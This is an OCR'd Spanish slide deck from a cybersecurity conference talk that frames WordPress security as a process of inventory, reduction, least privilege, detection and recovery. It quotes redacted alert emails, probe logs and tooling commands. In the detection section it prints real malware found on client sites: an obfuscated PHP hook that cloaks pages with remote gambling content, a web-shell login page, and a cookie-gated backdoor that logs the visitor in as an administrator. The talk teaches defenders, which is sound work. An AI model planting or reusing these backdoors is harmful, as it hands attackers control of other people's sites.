WordPress seguro no es instalar un plugin (*y cruzar los dedos*)

Si ahora mismo alguien -o algo- comprometiera tu WordPress...

¿cuánto tardarías en *darte cuenta*?

Plugin de seguridad

🟢 Plugin de seguridad

Restauración de backups

🟢 Plugin de seguridad

🟡 Restauración de backups

Revisión de logs

- 🟢 Plugin de seguridad
- 🟡 Restauración de backups
- 🔴 Revisión de logs

¿Seguridad = instalar algo?

Algunas decisiones no revisadas...

Usuarios no verificados.

Plugins no revisados.

Backups no probados.

Algunas decisiones no revisadas...

Usuarios no verificados.
Plugins no revisados.
Backups no probados.

Señales que nadie observa.

> ***La seguridad no es un plugin, es un proceso.***

Parafraseando a Bruce Schneier…

cybersecurity
Day Granada

SEGURIDAD COMO PROCESO

(no como herramientas)

CONOCER


REDUCIR

LIMITAR

DETECTAR

RECUPERAR

SEGURIDAD COMO PROCESO



Conocer

Reducir incertidumbre

Inventario

Visibilidad

Gobernanza

Inventario

Plugins.

Temas.

Integraciones (APIs, pasarelas, CRMs).

Tareas programadas relevantes.

Usuarios con acceso administrativo y/o de edición.

Inventario

¿Cómo?

- Salud del sitio
- wp plugin list
- wp user list
- wp cron event list / WP Crontrol
- Query Monitor (HTTP API calls)
- Herramientas externas

Visibilidad

Qué se instala y quién lo aprueba.

Qué se actualiza y cuándo.

Qué cambia y por qué.

Quién tiene capacidad de modificar el sistema.

Gobernanza

Responsabilidad **explícita.**

Criterios definidos para acciones relevantes:

- selección de plugins
- gestión de usuarios
- ...

Gobernanza

¿Cómo?

Políticas

Procedimientos

CHANGELOG.md

Herramientas externas

Plugins olvidados.

Administradores zombies.

Pasar de staging a producción.


DISCIPLINE

Reducir

Vectores potenciales

Superficie de exposición

Eliminar lo no imprescindible

Plugins

Temas

“Por si acaso…”

Duplicados

Desactivar o restringir

XML-RPC

REST API / Endpoints

Formularios

Comentarios

Login

Evitar exposición innecesaria

staging.midominio.com

old.midominio.com

Directorios y ficheros

Index of /wp-gpd-content/uplo ×

.gov/wp-gpd-content/uploads/


Index of /wp-gpd-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
2016/	2017-10-29 01:34	-	
2017/	2017-12-01 10:02	-	
2018/	2018-12-01 10:04	-	
2019/	2019-12-01 10:11	-	
2020/	2020-12-01 10:00	-	
2021/	2021-12-01 10:00	-	
2022/	2022-12-01 10:02	-	
2023/	2023-12-01 10:00	-	
2024/	2024-12-01 10:00	-	
2025/	2025-12-01 10:01	-	
2026/	2026-03-01 10:05	-	
bb-plugin/	2017-10-29 01:34	-	
et_temp/	2017-10-29 01:34	-	
ithemes-security/	2017-10-29 01:34	-	
pum-debug.log	2025-06-01 10:02	352	
pum/	2020-09-09 23:30	-	
smuzformfiles-eWKfC6..>	2017-10-29 01:34	-	

Reducir: auto evaluación

```
wpscan
    --url https://midominio.es
    --random-user-agent
```

https://wpscan.com/



Limitar

Reducir impacto

Privilegios

Accesos

Mínimo necesario

Mínimo privilegio

Permisos estrictamente necesarios para su función o actividad.

Separar responsabilidades

Edición vs. Administración

Cuentas compartidas

Accesos técnicos

Entorno

Revisión periódica

Revisar

Eliminar

Revocar

5 de agencia externa A


1 de agencia externa B

1 de agencia externa C

2 gmails

9 internos

Todos (8.164) | Administrador (18) | Editor (1) | Suscriptor (97) | Cliente (8.048)



Detectar

Reducir tiempo de exposición

Logs

Monitorización

Señales tempranas

Detectar en WordPress

Logs del servidor web

Patrones de peticiones

Cambios en archivos

Intentos de login

Registro de actividad

Vulnerabilidades

A user with IP address [redacted] has been locked out from signing in or using the password recovery form for the following reason: Exceeded the maximum number of login failures which is: 10. The last username they tried to sign in with was: 'Anthea'.
The duration of the lockout is 4 hours.
User IP: [redacted]
User hostname: cpanel1.[redacted].com
User location: Buffalo, New York, United States

Hemos detectado una nueva vulnerabilidad en tu web [redacted] (.com):

La vulnerabilidad se ha detectado en **WP Recipe Maker (Plugin)**:

- Vulnerabilidad: **WordPress WP Recipe Maker plugin <= 10.3.2 - Insecure Direct Object Reference to Unauthenticated Arbitrary Post Metadata Modification via 'recipeId' Parameter vulnerability**.
- Gravedad: **Medio**.

Gitchecker: Alerta

Responder

N

noreply@[redacted]

Para [redacted]

Este remitente noreply@[redacted] es externo a la organización.

Se han quitado los saltos de línea adicionales de este mensaje.

Fecha: 27-02-2026 15:30
Directorio: /var/www/[redacted]i.es/

Comprobando repositorios:
On branch master
Your branch is up to date with 'origin/master'.

Changes not staged for commit:
(use "git add <file>..." to update what will be committed)
(use "git restore <file>..." to discard changes in working directory)
modified: web/wp-content/plugins/wp-security-audit-log/classes/Controllers/class-alert-manager.php
modified: web/wp-content/plugins/wp-security-audit-log/classes/Controllers/slack/class-slack-api.php

Usuario web anónimo · Today 18:10 (hace 9 minutos) · IP addresses: 198.38.84.x , 198.38.84.x

Ha fallado el acceso con el usuario «tiagosamy-com» (usuario inexistente) warning

+77 eventos similares | Limit logged login attempts (Premium) ↗

Usuario web anónimo · Today 09:15 (hace 9 horas) · IP addresses: 103.179.56.x , 103.179.56.x

Ha fallado el acceso con el usuario «tiagosamy-com» (usuario inexistente) warning

+629 eventos similares | Limit logged login attempts (Premium) ↗

26 febrero, 2026

Usuario web anónimo · 27 Feb 2026 01:13 (hace 3 días) · IP addresses: 142.93.150.x , 142.93.150.x

Ha fallado el acceso con el usuario «aduro» (contraseña incorrecta) warning

+161 eventos similares | Limit logged login attempts (Premium) ↗

25 febrero, 2026

Usuario web anónimo · 26 Feb 2026 00:12 (hace 4 días) · IP addresses: 130.51.80.x , 130.51.80.x

Ha fallado el acceso con el usuario «webadmin» (usuario inexistente) warning

+23 eventos similares | Limit logged login attempts (Premium) ↗

Usuario web anónimo · 25 Feb 2026 10:46 (hace 4 días) · IP addresses: 69.163.206.x , 69.163.206.x

Ha fallado el acceso con el usuario «adminuser» (usuario inexistente) warning

+42 eventos similares | Limit logged login attempts (Premium) ↗

9 febrero, 2026

editor (contato@ com) · 9 Feb 2026 12:37 (hace 20 días)

Actualizado entrada «Arroz e calorias: tudo o que você precisa saber»

Contenido		
	O arroz integral contém quantidades significativamente maiores destes minerais em comparação com o arroz branco. O magnésio, por exemplo, participa de mais de 300 reações enzimáticas no corpo e contribui para a saúde cardiovascular, tornando o arroz integral uma opção mais nutritiva.	O arroz integral contém quantidades significativamente maiores destes minerais em comparação com o arroz branco. O magnésio, por exemplo, participa de mais de 300 reações enzimáticas no corpo e contribui para a saúde cardiovascular, tornando o arroz integral uma opção mais nutritiva.
–	[caption id="attachment_26048" align="alignnone" width="1024"]<img class="wp-image-26048 size-large" src="https://www.arrozsaludaes.pt/wp-	+ <img class="alignnone wp-image-26048 size-large" src="https://www.arrozsaludaes.pt/wp-

+1 evento similar

editor (contato@ .com) · 9 Feb 2026 12:34 (hace 20 días)

Subido attachment «Health,In,Your,Brain.,Fresh,Vegetables,In,Woman,Head,Symbolizing» a post «Arroz e calorias: tudo o que você precisa saber»

181 KB · JPG · 1200 × 693

editor (contato@ com) · 9 Feb 2026 12:27 (hace 20 días) · IP addresses: 104.28.87.x , 104.28.87.x

Conectado

Date	Request	IP Address	Host Info	User Agent	Local User
28 February, 2026, 11:22 pm	**https://0.0.0.0/admin/config.php** GET HTTP 403 Forbidden 469 ms Probing for vulnerable code Denied	102.22.20.125	102.22.20.125	Unknown	
28 February, 2026, 11:08 pm	**http://72.167.78.29/admin/config.php** GET HTTP 403 Forbidden 536 ms Probing for vulnerable code Denied	102.22.20.125	102.22.20.125	Unknown	
28 February, 2026, 5:02 pm	**http://mail.[redacted].com/wp-admin/postnews.php** GET HTTP 403 Forbidden 683 ms Probing for vulnerable code Denied	192.88.134.20	cloudproxy11020.sucuri.net	Unknown	
28 February, 2026, 5:02 pm	**http://mail.[redacted].com/postnews.php** GET HTTP 403 Forbidden 545 ms Probing for vulnerable code Denied	192.88.134.20	cloudproxy11020.sucuri.net	Unknown	
28 February, 2026, 5:02 pm	**http://mail.[redacted].com/wp-admin/txets.php** GET HTTP 403 Forbidden 555 ms Probing for vulnerable code Denied	192.88.134.20	cloudproxy11020.sucuri.net	Unknown	
28 February, 2026, 5:02 pm	**http://mail.[redacted].com/txets.php** GET HTTP 403 Forbidden 539 ms Probing for vulnerable code Denied	192.88.134.20	cloudproxy11020.sucuri.net	Unknown	

/ s.com/wp-content/plugins/elementor/includes/settings/validations.php	Executable code found	Medium	2 KB	7 August, 2024, 3:26 pm
/ s.com/wp-admin/includes/post.php	Suspicious code found	High	80 KB	15 June, 2024, 12:34 pm

IP address	Date	Method	URI	HTTP Code
12	1 March, 2026, 4:21 pm	POST	https://[redacted].com/wp-login.php	403
20	1 March, 2026, 2:15 pm	GET	https://[redacted].com//xmlrpc.php?rsd	404
20	1 March, 2026, 2:12 pm	GET	https://[redacted].com//xmlrpc.php?rsd	404
23	1 March, 2026, 1:39 pm	GET	https://[redacted]/.env.php	403
1	1 March, 2026, 1:37 pm	GET	http://[redacted]/admin/config.php	403
1	1 March, 2026, 11:29 am	GET	http://[redacted]/admin/config.php	403
1	1 March, 2026, 11:18 am	GET	https://0.0.0.0/admin/config.php	403
20	1 March, 2026, 1:57 am	GET	https://[redacted].com/SiteMap.aspx	403
221	1 March, 2026, 12:30 am	GET	https://[redacted]/query?dns=DC4BAAABAAAAAAAAATEEb2RucwFtCmRuc21lYXN1cmUDdG9	404
25	28 February, 2026, 11:22 pm	GET	https://0.0.0.0/admin/config.php	403
25	28 February, 2026, 11:08 pm	GET	http://[redacted]/admin/config.php	403
9	28 February, 2026, 4:47 pm	GET	https://mail.[redacted].com/wp-comments-post.php	403
20	28 February, 2026, 3:34 pm	GET	http://[redacted].com/blog/wp-admin/setup-config.php	403
20	28 February, 2026, 3:34 pm	GET	http://[redacted].com/blog/wp-admin/install.php	403

Señales tempranas

Picos inusuales de peticiones a endpoints concretos.

Accesos repetidos a archivos inexistentes.

Peticiones a rutas típicas de explotación.

Usuarios creados fuera de patrones habituales.

Cambios no controlados en archivos.

```
# Intento de enumeración de autores
XXX.XXX.XXX.XXX tu-sitio.com - [28/Feb/2026:12:34:56] "GET
/?author=1 HTTP/2.0" 200
XXX.XXX.XXX.XXX tu-sitio.com - [28/Feb/2026:12:35:10] "GET
/wp-json/wp/v2/users HTTP/2.0" 200

# Fuzzing de parámetros
XXX.XXX.XXX.XXX tu-sitio.com - [28/Feb/2026:12:40:05] "GET
/en/autor/%5C%22WXR9%3D%5C%5C%5C%5C HTTP/2.0" 200

# Escaneo automatizado
XXX.XXX.XXX.XXX tu-sitio.com - [28/Feb/2026:12:45:00] "GET
/wp-login.php HTTP/1.1" 200 "-" "Go-http-client/1.1"
```

```
# Búsqueda de archivos de texto plano
XXX.XXX.XXX.XXX tu-sitio.com - [28/Feb/2026:13:00:01] "GET
/.env HTTP/1.1" 404
XXX.XXX.XXX.XXX tu-sitio.com - [28/Feb/2026:13:00:15] "GET
/wp-config.php.bak HTTP/1.1" 404
XXX.XXX.XXX.XXX tu-sitio.com - [28/Feb/2026:13:01:20] "GET
/.git/config HTTP/1.1" 404

# Intento de acceso a administración de base de datos
XXX.XXX.XXX.XXX tu-sitio.com - [28/Feb/2026:13:05:44] "GET
/phpmyadmin/ HTTP/1.1" 404
```

Intento de ejecución de scripts en directorios protegidos
[Sun Mar 01 10:00:01 2026] [cgid:error] [client XXX.XXX.XXX.XXX] AH01265: attempt to invoke directory as script: /var/www/vhosts/tu-sitio.com/cgi-bin/

Fuzzing más de 100 veces/minuto, y no son visitas habituales
[Sun Mar 01 10:05:20 2026] [proxy_fcgi:error] [client XXX.XXX.XXX.XXX] PHP message: listado de productos incorrecto en el shortcode del post id: 153493

Denegación de acceso, pero con Path Disclosure
[Sun Mar 01 10:10:45 2026] [authz_core:error] [client XXX.XXX.XXX.XXX] AH01630: client denied by server configuration: /var/www/vhosts/tu-sitio.com/httpdocs/config/

Señales tempranas

Definir qué se revisa.

Con qué frecuencia.

Quién es responsable.

Qué se hace ante una señal sospechosa.

Buenas Tardes,

Me pongo en contacto con vosotros porque hemos detectado un ***problema de seguridad en nuestra página web de*** [redacted].

Descripción del problema:

Al hacer clic en el menú ***„Contacto“*** *y* ***„Colaboraciones“*** *en la página en español, y* ***„Collaborations“*** *en la página en inglés, la página redirige a un sitio web externo llamado* ***Lunatogel****.*

El resto del sitio funciona correctamente, y el problema solo afecta a estos menús/páginas específicas.

Si abrimos la página de "contacto", "colaboraciones" y "collaborations" para editarla en Divi Builder*, también se abre directamente la página externa.*

Al hacer clic directamente en el enlace de contacto*, este lleva a* ***Lunatogel (fotos adjuntas)***


No estamos seguros si hay una conexión, pero además ***las reseñas aparecen tres veces*** *en la página (ver foto adjunta).*

Quedamos atentos a vuestros indicaciones para proceder lo antes posible.

```
add_action("\151\156\x69\164", function () { $path =
trim(parse_url($_SERVER["\x52\105\x51\x55\x45\x53\x54\x5f\x55\x52\x49"],
PHP_URL_PATH), "\x2f"); $cloaks =
array("\x63\157\x6c\x61\x62\x6f\x72\x61\x63\151\157\x6e\x65\163" =>
"\x68\x74\164\x70\x73\x
6\70\x2e\143\157\x6d\x2
64\141\x63\157\x77\157\
1\157\156\145\x73\x2f",
"\x68\x74\x74\x70\x73\x
6\70\x2e\x63\x6f\x6d\57
56\144\x61\x63\157\167\
"\143\x6f\156\164\x61\x
"\150\164\164\160\x73\x
6\x38\56\x63\x6f\x6d\x2
x64\x61\x63\157\167\157
; if (isset($cloaks[$pa
@file_get_contents($clo
stream_context_create(array("\150\x74\x74\x70" =>
array("\x6d\145\x74\150\157\x64" => "\107\x45\x54",
"\x68\x65\141\x64\145\162" =>
"\x55\x73\145\x72\x2d\x41\x67\x65\x6e\x74\x72\x20\115\157\172\x69\x6c\15
141\57\x35\x2e\60", "\x74\x69\x6d\x65\157\165\164" => 15)))); if
($content !== false) {
header("\x43\157\x6e\164\x65\x6e\x74\x2d\x54\x79\160\145\72\40\x74\145\
8\x74\57\x68\164\155\154\x3b\40\143\150\141\x72\163\145\x74\x3d\125\x54
46\55\70");
header("\x43\141\x63\x68\x65\x2d\103\157\x6e\x74\x72\157\x6c\x3a\40\x6e
6f\x2d\143\x61\143\x68\x65\54\x20\156\x6f\55\163\x74\157\162\145\x2c\40
6d\x75\x73\x74\x2d\162\145\166\x61\x6c\x69\x64\x61\164\x65");
header("\120\x72\x61\147\155\x61\x3a\x20\x6e\157\x2d\143\x61\x63\150\x6
); header("\x45\170\x70\151\162\145\163\x3a\40\x30"); echo $content; di
} } }, 0);
```

```
<?php
 goto NxtVb; P5JS0: goto jCBk0; goto XpO_Z; Gz6hv: goto mRECg; goto
Uy3GT; JTpnf: $username = "\x72\x6f\157\164"; goto VAuoN; NxtVb: goto
XKjqB; goto s1Zb9; eYjPh: ?>
<!doctypehtml><html lang="en"><head><meta charset="UTF-8"><meta
content="width=device-width,initial-scale=1"name="viewport"><title>Login
Form</title><link href="https://angkamania.com/root.jpg"rel="icon">
<style>@import url(https://fo
```

```
<?php
$p = "$2a$12$.te0/UQxvoLTVGI7f3hKueXhzcyvqyhHrXjqB3duEK6N0hxA2MjD8O";
if (password_verify($_COOKIE["p"] ?? '', $p)) {
    require rtrim($_SERVER["DOCUMENT_ROOT"], "/\\") . DIRECTORY_SEPARATOR . "wp-blog-header.php";
    $u = get_users("role=administrator");
    $us = '';
    foreach ($u as $p) {
        $us = $p->user_login;
        break;
    }
    $us = get_user_by("login", $us);
    if (!is_wp_error($us)) {
        get_currentuserinfo();
        if (user_can($us, "administrator")) {
            wp_clear_auth_cookie();
            wp_set_current_user($us->ID);
            wp_set_auth_cookie($us->ID);
            $redirect_to = admin_url();
            wp_safe_redirect($redirect_to);
            die;
        }
    }
}
```



RV: [Wordfence Alert] www. Aumento de la tasa de ataque

MJ <mjose.

Para

Responder | Responder a todos | Reenviar

mi. 25/02/2026 10:47

Este remitente mjose es externo a la organización.

Respondió a este mensaje el 25/02/2026 11:41.
Si hay problemas con el modo en que se muestra este mensaje, haga clic aquí para verlo en un explorador web.

Buenos días, en las últimos días y semana no paro de recibir cada día como 5-10 emails de wordpress del plugins Wordreference.

Me desactivé las notificaciones desde el plugin pero aun así continúa. Lo que ya quisiera saber es si es algo norma que antes no tenía conciencia al no recibir los emails y es frecuente que haya intentos diarios de ataque. O si es que estamos sufriendo más de lo habitual y tenemos que actuar de otro modo.

Quedo a la espera. Gracias

Recuperar

Reducir tiempo de interrupción

Backups probados

Procedimientos

Aprendizaje

Backups probados

Copias de seguridad: qué, cuándo, dónde

Restauraciones probadas

Tiempo de recuperación

Procedimientos

Copias y restauraciones

Verificar integridad

Limpiar

Proteger

Comunicación

Brecha de datos

Evaluar el alcance.

Documentar el incidente.

Notificar a las autoridades, si aplica.

Informar a personas afectadas, si aplica.

Aprendizaje

Evaluar motivos

Análisis postmortem

¿Qué ocurrió exactamente?

¿Cómo ocurrió?

¿Qué cambiar para reducir la probabilidad de que vuelva a ocurrir?

